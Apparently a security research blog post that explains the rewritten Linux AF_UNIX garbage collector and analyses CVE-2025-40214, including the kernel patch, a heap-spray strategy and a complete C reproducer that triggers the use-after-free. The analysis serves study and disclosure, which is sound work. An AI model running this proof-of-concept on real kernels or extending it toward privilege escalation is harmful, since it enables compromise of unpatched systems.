Introduction
The AF_UNIX garbage collector is an interesting piece of the kernel. It exists because sockets can be sent with SCM_RIGHTS but they can become unreachable from user-space while still being kept alive by the kernel, which is not memory efficient; in this situation, the garbage collector intervenes to free them. Not long ago, the subsystem was rewritten from scratch on top of a graph/Strongly-Connected-Components model; but it is still bug prone. This post walks the rewrite end-to-end, and discusses a Use-After-Free bug.
AF_UNIX Garbage Collector — Background

A per-subsystem garbage collector is responsible for reclaiming kernel objects that can no longer be reached through user-space handles. For AF_UNIX, the entry point is unix_gc():
static DECLARE_WORK(unix_gc_work, __unix_gc);

void unix_gc(void)
{
    WRITE_ONCE(gc_in_progress, true);
    queue_work(system_dfl_wq, &unix_gc_work);
}
Its real body is __unix_gc():
static void __unix_gc(struct work_struct *work)
{
    struct sk_buff_head hitlist;
    struct sk_buff *skb;

    spin_lock(&unix_gc_lock);

    if (!unix_graph_maybe_cyclic) {
        spin_unlock(&unix_gc_lock);
        goto skip_gc;
    }

    __skb_queue_head_init(&hitlist);

    if (unix_graph_grouped)
        unix_walk_scc_fast(&hitlist);
    else
        unix_walk_scc(&hitlist);

    spin_unlock(&unix_gc_lock);

    skb_queue_walk(&hitlist, skb) {
        if (UNIXCB(skb).fp)
            UNIXCB(skb).fp->dead = true;
    }

    __skb_queue_purge_reason(&hitlist, SKB_DROP_REASON_SOCKET_CLOSE);
skip_gc:
    WRITE_ONCE(gc_in_progress, false);
}
The unix_sock structure
struct unix_sock {
    /* WARNING: sk has to be the first member */
    struct sock          sk;         /* inheritance */
    struct unix_address *addr;       /* bound name */
    struct path          path;       /* filesystem path if bound */
    struct mutex         iolock, bindlock;
    struct sock         *peer;       /* connected peer */
    struct list_head     link;
    atomic_long_t        inflight;   /* [1] SCM_RIGHTS fd count */
    /* ... */
    struct sk_buff      *oob_skb;
};

The critical field for GC is inflight ([1]). A socket is “in flight” when its struct file * is riding as SCM_RIGHTS payload — sent by process A, not yet accepted by process B. Each time it is sent, inflight is incremented; each time it is received, inflight is decremented. The GC is looking for sockets for which file_count == inflight: the only remaining references are the ones trapped in other sockets’ receive queues, i.e. no user-space handle can ever reach them again.
The LWN “AF_UNIX GC rework” article puts it more concisely:
Let’s say we send a fd of AF_UNIX socket A to B and vice versa and close() both sockets. When created, each socket’s struct file initially has one reference. After the fd exchange, both refcounts are bumped up to 2. Then, close() decreases both to 1. From this point on, no one can touch the file/socket. However, the struct file has one refcount and thus never calls the release() function of the AF_UNIX socket. That’s why we need to track all inflight AF_UNIX sockets and run garbage collection.
The kernel maintains a global unix_tot_inflight counter, incremented on every inflight transition and decremented on every accept.
When GC runs
There are two triggers:
Too many inflight sockets:
if (READ_ONCE(unix_tot_inflight) > UNIX_INFLIGHT_TRIGGER_GC &&
    !READ_ONCE(gc_in_progress))
    unix_gc();
(
UNIX_INFLIGHT_TRIGGER_GC == 16000.)A socket close, if anything is inflight:
static const struct proto_ops unix_stream_ops = {
    .family  = PF_UNIX,
    .owner   = THIS_MODULE,
    .release = unix_release,
    /* ... */
};

static void unix_release_sock(struct sock *sk, int embrion)
{
    /* ... */
    if (READ_ONCE(unix_tot_inflight))
        unix_gc();
}
The Old GC
The pre-2024 collector is well described in the Google P0 post “The quantum state of Linux kernel garbage collection”, which covers both the algorithm and a 2021 Android in-the-wild exploit. That post is the recommended companion read; here is just the one-line summary: the old GC walked the inflight graph, marked cycles, and checked inflight != refcount to decide whether each cycle was collectable.
Here’s a nice mermaid diagram:
The New GC
From the GC Rework announcement:
[It] replaces the current GC implementation that locks each inflight socket’s receive queue and requires trickiness in other places. The new GC does not lock each socket’s queue to minimise its effect and tries to be lightweight if there is no cyclic reference or no update in the shape of the inflight fd graph.
Graph representation

Each inflight socket becomes a vertex; each backing struct file * carried in an SCM_RIGHTS cmsg becomes a directed edge (predecessor → successor).
Example — send A to C, C to D, B to D. Three inflight sockets (A, B, C — not D), giving the graph:
Tarjan’s algorithm then partitions this graph into strongly connected components. Why SCCs? For any directed graph, any SCC of more than one vertex necessarily contains at least one cycle:

A cycle is a necessary but not sufficient condition for a vertex to be collectable: collection requires the vertex to be inflight, and unreachable from user-space (file_count == out_degree). Sockets not in any cycle cannot possibly be mutually-pinning garbage, and are skipped.
How __unix_gc dispatches
static void __unix_gc(struct work_struct *work)
{
    struct sk_buff_head hitlist;     /* [2] final hit-list of skbs to free */
    struct sk_buff *skb;
    /* ... */
    __skb_queue_head_init(&hitlist); /* [2.5] */

    if (!unix_graph_maybe_cyclic) {  /* [3] fast bail */
        spin_unlock(&unix_gc_lock);
        goto skip_gc;
    }
    /* ... */
}
unix_graph_maybe_cyclic is flipped on whenever a new edge is added with both endpoints inflight:
static void unix_add_edge(struct scm_fp_list *fpl, struct unix_edge *edge)
{
    struct unix_vertex *vertex = edge->predecessor->vertex;

    if (!vertex) {
        vertex = list_first_entry(&fpl->vertices, typeof(*vertex), entry);
        vertex->index = unix_vertex_unvisited_index;
        /* ... */
    }

    vertex->out_degree++;
    list_add_tail(&edge->vertex_entry, &vertex->edges);
    unix_update_graph(unix_edge_successor(edge));
}

static void unix_update_graph(struct unix_vertex *vertex)
{
    /* If the receiver socket is not inflight, no cyclic
     * reference could be formed. */
    if (!vertex)
        return;

    WRITE_ONCE(unix_graph_state, UNIX_GRAPH_MAYBE_CYCLIC);
    unix_graph_grouped = false;
}
Note that unix_update_graph() also resets unix_graph_grouped = false, forcing the next GC to rebuild SCCs from scratch.
Dispatch between slow and fast paths:
if (unix_graph_grouped)
    unix_walk_scc_fast(&hitlist);
else
    unix_walk_scc(&hitlist);
Slow path — unix_walk_scc()
This is where SCCs are actually built:
static void unix_walk_scc(struct sk_buff_head *hitlist)
{
    unsigned long last_index = UNIX_VERTEX_INDEX_START;

    unix_graph_maybe_cyclic = false;
    unix_vertex_max_scc_index = UNIX_VERTEX_INDEX_START;

    while (!list_empty(&unix_unvisited_vertices)) {
        struct unix_vertex *vertex;
        vertex = list_first_entry(&unix_unvisited_vertices, typeof(*vertex), entry);
        __unix_walk_scc(vertex, &last_index, hitlist);
    }

    list_replace_init(&unix_visited_vertices, &unix_unvisited_vertices);
    swap(unix_vertex_unvisited_index, unix_vertex_grouped_index);

    unix_graph_grouped = true;
}
Indexing starts at UNIX_VERTEX_INDEX_START == 2. At the top of the walk the graph is assumed acyclic; the walk promotes it back to cyclic if and only if it actually finds a cycle.
Complexity note. The outer
whileonly iterates more than once when the graph is a forest of disconnected sub-graphs. For any weakly-connected graph G(V, E) a single iteration visits every vertex. End-to-end cost isO(|V| + |E|).
Tarjan’s algorithm
Tarjan’s algorithm takes a directed graph and produces its SCCs. Each vertex ends up in exactly one SCC; vertices with no incoming or outgoing cycle form a trivial singleton SCC. The idea is a DFS where every vertex starts labelled (index, scc_index) = (k, k) for a monotonically increasing k, and then neighbours’ scc_index values are propagated back up the stack so that all vertices in a cycle converge on the smallest scc_index in that cycle.
See the Wikipedia page for the formal write-up.

Pseudocode, matching the kernel’s in-place iterative form:
For each unvisited vertex v:
    __unix_walk_scc(v, last_index, hitlist)


__unix_walk_scc(v, last_index, hitlist):
    vertex_S, edge_S, edge
    |------------------------------------|
next_vertex:
    vertex_S.push(v)
    v.index     <- last_index
    v.scc_index <- last_index
    last_index += 1

    for each edge e: (v, w) in the Graph:
        // w == e.successor
        if vertex w is not yet visited:
            edge_S.push(e: (v, w))
            v <- w
            goto next_vertex
            |------------------------------|
         -> prev_vertex:  // returning from recursion
            edge = edge_S.pop()
            // backtrack
            w <- v
            v <- edge.predecessor.vertex
            v.scc_index = min(v.scc_index, w.scc_index)
        else if w is not in another SCC:
            v.scc_index = min(v.scc_index, w.scc_index)
    |-----------------------------------------------|
    if v.index == v.scc_index:
        scc      <- {}
        scc_dead <- true

        // vertex_S == [SCC(0)][SCC(1)][...][SCC(N)]
        // cut off [v ...] into `scc`
        scc <- [v ...]

        while scc is not empty:
            u <- scc.pop()
            unix_visited_vertices.add(u)
            u.index <- unix_vertex_grouped_index
            if scc_dead:
                scc_dead <- unix_vertex_dead(v)

        if scc_dead:
            unix_collect_skb(&scc, hitlist)
        else:
            if unix_vertex_max_scc_index < v.scc_index:
                unix_vertex_max_scc_index <- vertex.scc_index
            if not unix_graph_maybe_cyclic:
                unix_graph_maybe_cyclic <- unix_scc_cyclic(&scc)
    |-----------------------------------------------|
    if edge_stack is not empty
        goto prev_vertex
Fast path — unix_walk_scc_fast()
When the graph shape is unchanged since the last GC (unix_graph_grouped == true), the SCCs are reused as-is:
static void unix_walk_scc_fast(struct sk_buff_head *hitlist)
{
    unix_graph_maybe_cyclic = false;

    while (!list_empty(&unix_unvisited_vertices)) {     /* [4] */
        struct unix_vertex *vertex;
        struct list_head scc;
        bool scc_dead = true;

        vertex = list_first_entry(&unix_unvisited_vertices, typeof(*vertex), entry);
        list_add(&scc, &vertex->scc_entry);

        list_for_each_entry_reverse(vertex, &scc, scc_entry) {   /* [5] */
            list_move_tail(&vertex->entry, &unix_visited_vertices);  /* [6] */

            if (scc_dead)
                scc_dead = unix_vertex_dead(vertex);    /* [7] */
        }

        if (scc_dead)
            unix_collect_skb(&scc, hitlist);
        else if (!unix_graph_maybe_cyclic)
            unix_graph_maybe_cyclic = unix_scc_cyclic(&scc);

        list_del(&scc);
    }

    list_replace_init(&unix_visited_vertices, &unix_unvisited_vertices);
}
The fast path walks each cached SCC in reverse order ([5]), moves each vertex to the visited list ([6]), and runs unix_vertex_dead() on it ([7]). If every vertex in the SCC passes the check, the whole SCC is appended to the hit-list for purge.
CVE-2025-40214 — kCTF entry
The patch
diff --git a/net/unix/garbage.c b/net/unix/garbage.c
index 684ab03137b6c..65396a4e1b07e 100644
--- a/net/unix/garbage.c
+++ b/net/unix/garbage.c
@@ -145,6 +145,7 @@ enum unix_vertex_index {
 };

 static unsigned long unix_vertex_unvisited_index = UNIX_VERTEX_INDEX_MARK1;
+static unsigned long unix_vertex_max_scc_index = UNIX_VERTEX_INDEX_START;

 static void unix_add_edge(struct scm_fp_list *fpl, struct unix_edge *edge)
 {
@@ -153,6 +154,7 @@ static void unix_add_edge(struct scm_fp_list *fpl, struct unix_edge *edge)
    if (!vertex) {
        vertex = list_first_entry(&fpl->vertices, typeof(*vertex), entry);
        vertex->index = unix_vertex_unvisited_index;
+       vertex->scc_index = ++unix_vertex_max_scc_index;
        vertex->out_degree = 0;
        INIT_LIST_HEAD(&vertex->edges);
        INIT_LIST_HEAD(&vertex->scc_entry);
@@ -489,10 +491,15 @@ prev_vertex:
                scc_dead = unix_vertex_dead(v);
        }

-       if (scc_dead)
+       if (scc_dead) {
            unix_collect_skb(&scc, hitlist);
-       else if (!unix_graph_maybe_cyclic)
-           unix_graph_maybe_cyclic = unix_scc_cyclic(&scc);
+       } else {
+           if (unix_vertex_max_scc_index < vertex->scc_index)
+               unix_vertex_max_scc_index = vertex->scc_index;
+
+           if (!unix_graph_maybe_cyclic)
+               unix_graph_maybe_cyclic = unix_scc_cyclic(&scc);
+       }

        list_del(&scc);
    }
@@ -507,6 +514,7 @@ static void unix_walk_scc(struct sk_buff_head *hitlist)
    unsigned long last_index = UNIX_VERTEX_INDEX_START;

    unix_graph_maybe_cyclic = false;
+   unix_vertex_max_scc_index = UNIX_VERTEX_INDEX_START;

    /* Visit every vertex exactly once.
     * __unix_walk_scc() moves visited vertices to unix_visited_vertices.
Root cause:
unix_add_edge() initialises a freshly-allocated struct unix_vertex’s index, out_degree, edges, and scc_entry fields, but not scc_index. That field reads back whatever the previous slab occupant wrote there. The fast-path dead-SCC check (unix_vertex_dead()) compares scc_index across vertices to decide whether an outgoing edge leaves the SCC:
if (next_vertex->scc_index != vertex->scc_index)
    return false;   /* edge leaves the SCC → vertex not dead */
If we can arrange for a freshly-allocated vertex to inherit the same scc_index value as a live, user-held socket’s vertex, the dead-SCC check returns true on the live socket and its receive queue is purged; result: a logical use-after-free of every file it was carrying.
The patch fixes this unconditionally with a monotonically increasing unix_vertex_max_scc_index counter assigned on every fresh unix_add_edge(), guaranteeing no accidental aliasing can ever happen.
The author described his strategy to produce the bug:
    1) heap spray to shape the `out_degree`
    2) build A→embryo(B) and X→X + slow GC
    3) accept(B), B→C, close(A), fast GC
Through reading this, i devised another strategy which is still very close to the author’s:
    1) Still do the spraying
    2) B ↔ A           (two-socket SCC → scc_index=2 on both)
    3) A → C
    4) C → D

    close A, close B
    GC → fast path → A wrongly declared dead
Stage 1 - Spraying vertices
struct unix_vertex is 72 bytes on x86_64, so it lands in the kmalloc-96 cache. To make the bug deterministic, we need the top of that cache’s freelist to hold a vertex whose scc_index field contains UNIX_VERTEX_INDEX_START == 2.
So that, we build a ring of N(> 1) cyclic AF_UNIX sockets, close all local fds to trigger GC. The slow walk visits every vertex, runs Tarjan; and because our ring forms one SCC, every vertex in it gets scc_index = 2 before being freed as part of the hit-list. Those vertices land back on the kmalloc-96 freelist with scc_index = 2 still written.
Stage 2 - B ↔ A cycle
After creating the cycle, the slow walk gives both A & B scc_index = 2 and neither is freed. unix_graph_grouped flips to true and the fast path is armed for the next GC.
The cycle itself is cyclic, so unix_graph_maybe_cyclic stays true for free. That removes the need for the sk-X → sk-X self-loop from the embryo variant.
Stage 3 - spurious chain, then close and trigger
Each send through a previously-non-predecessor socket triggers a fresh unix_vertex kmalloc in unix_add_edge(). The freelist still has stage-1’s scc_index=2 residue on top, so every new vertex reads back scc_index = 2.
sk-C and sk-D are not inflight at send time, so unix_update_graph(successor) resolves to NULL for each and unix_graph_grouped stays true. Fast path stays armed.
close(skA) drops its file_count to match out_degree ( the dead-check precondition). The fast path runs, and because sk-A’s legitimate scc_index=2 aliases the fresh-and-stale scc_index=2 on the sk-A→sk-C edge’s successor, unix_vertex_dead(sk-A) returns true and sk-A’s receive queue is purged.

On a vulnerable kernel with the printk patch from the annex added:
[+] SCC DEAD Confirmed : Right before returning 'true' in unix_vertex_dead()
Reproducer:
#define _GNU_SOURCE
#include <errno.h>
#include <stddef.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <time.h>

#define N_CYCLE       100   /* sockets per spray round             */
#define SPRAY_ROUNDS    1   /* rounds × N_CYCLE vertices sprayed   */

static void die(const char *s) { perror(s); exit(1); }

 /*
 * build: gcc -O2 -Wall -o poc_unix_gc_repro poc_unix_gc_repro.c
 */

static int send_fd(int sock, int fd, struct sockaddr_un *dst, socklen_t dstlen)
{
    struct msghdr  msg = {0};
    struct iovec   iov;
    char c = 'x';
    char cbuf[CMSG_SPACE(sizeof(int))] = {0};
    struct cmsghdr *cmsg;

    iov.iov_base = &c;
    iov.iov_len  = 1;
    msg.msg_iov        = &iov;
    msg.msg_iovlen     = 1;
    msg.msg_control    = cbuf;
    msg.msg_controllen = sizeof(cbuf);
    msg.msg_name       = dst;
    msg.msg_namelen    = dstlen;

    cmsg = CMSG_FIRSTHDR(&msg);
    cmsg->cmsg_level = SOL_SOCKET;
    cmsg->cmsg_type  = SCM_RIGHTS;
    cmsg->cmsg_len   = CMSG_LEN(sizeof(int));
    memcpy(CMSG_DATA(cmsg), &fd, sizeof(int));

    return sendmsg(sock, &msg, 0);
}

static int recv_fd(int unix_sock)
{
    char dummy;
    struct iovec iov = { .iov_base = &dummy, .iov_len = 1 };
    union {
        struct cmsghdr cmsg;
        char buf[CMSG_SPACE(sizeof(int))];
    } u;
    struct msghdr msg = {
        .msg_iov = &iov,
        .msg_iovlen = 1,
        .msg_control = u.buf,
        .msg_controllen = sizeof(u.buf),
    };

    if (recvmsg(unix_sock, &msg, 0) < 0) return -1;

    struct cmsghdr *c = CMSG_FIRSTHDR(&msg);
    if (!c || c->cmsg_level != SOL_SOCKET || c->cmsg_type != SCM_RIGHTS)
        return -1;

    int fd;
    memcpy(&fd, CMSG_DATA(c), sizeof(fd));
    return fd;
}

static ssize_t write_all(int fd, const void *buf, size_t len)
{
    const char *p = buf;
    size_t left = len;
    while (left > 0) {
        ssize_t n = send(fd, p, left, MSG_NOSIGNAL);
        if (n < 0) {
            if (errno == EINTR) continue;
            return -1;
        }
        p += n;
        left -= n;
    }
    return len;
}

static int dgram_seq;
static int make_dgram(struct sockaddr_un *addr, socklen_t *alen)
{
    int s = socket(AF_UNIX, SOCK_DGRAM, 0);
    if (s < 0) die("socket(dgram)");

    memset(addr, 0, sizeof(*addr));
    addr->sun_family = AF_UNIX;
    snprintf(addr->sun_path + 1, sizeof(addr->sun_path) - 1,
             "gc_%d_%d", getpid(), dgram_seq++);
    *alen = offsetof(struct sockaddr_un, sun_path) + 1 +
            strlen(addr->sun_path + 1);

    if (bind(s, (struct sockaddr *)addr, *alen) < 0) die("bind(dgram)");
    return s;
}


#define KICK_ROUNDS 1
static void kick_gc(void)
{
    for (int i = 0; i < KICK_ROUNDS; i++) {
        struct sockaddr_un a, b;
        socklen_t la, lb;
        int s0 = make_dgram(&a, &la);
        int s1 = make_dgram(&b, &lb);
        send_fd(s0, s0, &b, lb);
        close(s0);
        close(s1);
    }
    usleep(200 * 1000);
}

static void spray_round(void)
{
    int                *socks = calloc(N_CYCLE, sizeof(*socks));
    struct sockaddr_un *addrs = calloc(N_CYCLE, sizeof(*addrs));
    socklen_t          *alens = calloc(N_CYCLE, sizeof(*alens));
    if (!socks || !addrs || !alens) die("calloc");

    for (int i = 0; i < N_CYCLE; i++)
        socks[i] = make_dgram(&addrs[i], &alens[i]);

    for (int i = 0; i < N_CYCLE; i++)
        if (send_fd(socks[i], socks[i],
                    &addrs[(i + 1) % N_CYCLE],
                    alens[(i + 1) % N_CYCLE]) < 0)
            perror("send_fd(spray)");

    for (int i = 0; i < N_CYCLE; i++)
        close(socks[i]);

    free(alens);
    free(addrs);
    free(socks);
    kick_gc();
}

int main(void)
{
    puts("[*] stage 1: spray vertices (scc_index=2) via cycle+GC");
    for (int r = 0; r < SPRAY_ROUNDS; r++)
        spray_round();

    sleep(3);

    puts("[*] stage 2: B <-> A ; GC");

    struct sockaddr_un aAddr, bAddr, cAddr, dAddr;
    socklen_t aLen, bLen, cLen, dLen;
    int skA = make_dgram(&aAddr, &aLen);
    int skB = make_dgram(&bAddr, &bLen);

    if (send_fd(skA, skA, &bAddr, bLen) < 0) perror("send_fd(A->B)");
    if (send_fd(skB, skB, &aAddr, aLen) < 0) perror("send_fd(B->A)");

    kick_gc();
    puts("[*] stage 3: A -> C ; C -> D ; close A ; close B ; GC");

    int skC = make_dgram(&cAddr, &cLen);
    int skD = make_dgram(&dAddr, &dLen);

    if (send_fd(skA, skA, &cAddr, cLen) < 0) perror("send_fd(A->C)");
    if (send_fd(skC, skC, &dAddr, dLen) < 0) perror("send_fd(C->D)");

    close(skA);
    close(skB);

    kick_gc();
    sleep(5);

    /* Stage 4: pull sk-A out of sk-C's queue and touch it. */
    int uaf_fd = recv_fd(skC);
    printf("Socket A (our old fd): %d\n", skA);
    printf("After GC (recovered)  : %d\n", uaf_fd);

    char buff[100];
    memset(buff, 0x41, 100);
    write_all(uaf_fd, buff, 100);

    puts("[+] done");
    return 0;
}